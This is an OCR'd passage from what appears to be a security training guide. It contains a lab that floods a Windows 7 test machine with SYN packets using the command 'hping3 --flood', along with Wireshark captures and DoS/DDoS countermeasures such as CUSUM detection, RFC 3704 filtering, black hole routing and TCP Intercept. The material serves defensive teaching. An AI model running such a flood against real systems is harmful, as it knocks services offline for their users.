


Figure 10 - 14: CPU Usage of Victim's Machine

Figure 10-14: CPU Usage of Victim's Machine

10. Open Wireshark and set the filter to TCP to filter the desired packets.



*Local Area Connection
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expression...
No. Time Source Destination Protocol Length Info
14027 5.942970 10.0.0.1 10.10.50.202 TCP 60 42619 → 21 [SYN] Seq=
14028 5.942971 10.0.0.1 10.10.50.202 TCP 60 11341 → 21 [SYN] Seq=
14029 5.942973 10.0.0.1 10.10.50.202 TCP 60 [TCP Port numbers reu
14030 5.942974 10.0.0.1 10.10.50.202 TCP 60 18943 → 21 [SYN] Seq=
14031 5.942974 10.0.0.1 10.10.50.202 TCP 60 54068 → 21 [SYN] Seq=
14032 5.944769 10.0.0.1 10.10.50.202 TCP 60 7456 → 21 [SYN] Seq=0
Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
Ethernet II, Src: Vmware_cf:4f:dd (00:0c:29:cf:4f:dd), Dst: Vmware_20:c4:a9 (00:0c:29:20:c4:a9)
Internet Protocol Version 4, Src: 10.0.0.1, Dst: 10.10.50.202
Transmission Control Protocol, Src Port: 39268, Dst Port: 21, Seq: 0, Len: 0
0000 00 0c 29 20 c4 a9 00 0c 29 cf 4f dd 08 00 45 00
0010 00 28 06 2b 00 00 d9 06 94 d0 0a 00 00 01 0a 0a
0020 32 ca 99 64 00 15 f0 f2 95 97 00 00 00 00 50 02
0030 02 b1 46 59 00 00 00 00 00 00 00 00
wireshark_5C30E51D-C1D2-40F2-..._20180507031758_a04976.pcapng
Packets: 14954 · Displayed: 14954 (100.0%)
Profile: Default

Figure 10-15: Capturing Packets

Lab 10-2: SYN Flooding Attack Using Hping3

Case Study: In this lab, we are using Kali Linux for a SYN flooding attack on a Windows 7 machine (10. 10.50.202) using the Hping3 command. We will also use the Wireshark filter to check the packets on the victim's machine.

Procedure:

1. Open the Kali Linux Terminal.
2. Type the command "**hping3 10. 10.50.202-flood**".

root@kali:~# **hping3 10. 10.50.202 --flood**




Figure 10-16: SYN Flooding Using Hping3

3. Open the Windows 7 machine and capture the packets.

The Wireshark application might now become unresponsive.




Figure 10-17: Capturing Packets

Countermeasures

There are several ways to detect and prevent DoS/DDoS attacks.

Following are some commonly used security techniques:

Activity Profiling

Activity Profiling means monitoring the activities running on a system or network. By monitoring the traffic flow, DoS/DDoS attacks can be observed by analysis of a packet's header information for TCP Sync, UDP, ICMP, and Netflow traffic. Activity profiling is measured by comparing it to the average traffic rate of a network.

Wavelet Analysis

Wavelet-based Signal Analysis is an automated process of detecting DoS/DDoS attacks by analyzing input signals. This automated detection is used to detect volume-based anomalies. Wavelet analysis evaluates the traffic and filters it on a certain scale whereas Adaptive threshold techniques are used to detect DoS attacks.

Sequential Change-Point Detection

Change-Point detection is an algorithm used to detect denial-of-service (DoS) attacks. This detection technique uses a non-parametric Cumulative Sum (CUSUM) algorithm to detect traffic patterns. Change-Point detection requires very low computational overheads. The Sequential Change-Point detection algorithm isolates the changes in the network traffic statistics caused by the attack. Key functions of the sequential changepoint detection technique are to:

1. Isolate Traffic
2. Filter Traffic
3. Identify an Attack
4. Identify Scan Activity

DoS/DDoS Countermeasure Strategies

- Protect secondary victims
- Detect and neutralize handlers
- Enabling ingress and egress filtering
- Deflect attacks by diverting it to honeypots
- Mitigate attacks by load balancing

- Mitigate attacks by disabling unnecessary services
- Using Anti-malware
- Enabling router throttling
- Using a reverse proxy
- Absorbing the attack
- Intrusion detection systems

Techniques to Defend against Botnets

RFC 3704 Filtering

RFC 3704 Filtering is used for defending against botnets. RFC 3704 is designed for ingress filtering for multi-homed networks to limit DDoS attacks. It denies traffic with a spoofed address access to the network and traces the host's source address.

Cisco IPS Source IP Reputation Filtering

Source IP Reputation Filtering is ensured by Cisco IPS devices, which are capable of filtering traffic based on reputation score and other factors. IPS devices collect real-time information from a Sensor Base Network. Its Global Correlation feature ensures the intelligence update of known threats, including botnets and malware, to help in detecting advanced and latest threats. These threat intelligence updates are frequently downloaded on IPS and Cisco firepower devices.

Black Hole Filtering

Black Hole Filtering is a process of silently dropping traffic (either incoming or outgoing) so that the source is not notified about a packet being discarded. Remotely Triggered Black Hole Filtering (RTBHF) is a routing technique and is used to mitigate DoS attacks by using the Border Gateway Protocol (BGP). The router performs black hole filtering using null0 interfaces. However, BGP also supports black hole filtering.

Enabling TCP Intercept on Cisco IOS Software

The TCP Intercept command is used on Cisco IOS routers to protect TCP Servers from TCP SYN flooding attacks. The TCP Intercept feature prevents the TCP SYN, a type of DoS attack, by intercepting

and validating TCP connections. Incoming TCP Synchronization (SYN) packets are matched against the extended access list. TCP intercept software responds to the TCP connection request on behalf of the destination server; if the connection is successful, it initiates a session with the destination server on behalf of the requesting client and knits the connection together transparently. Thus, SYN flooding will never reach the destination server.


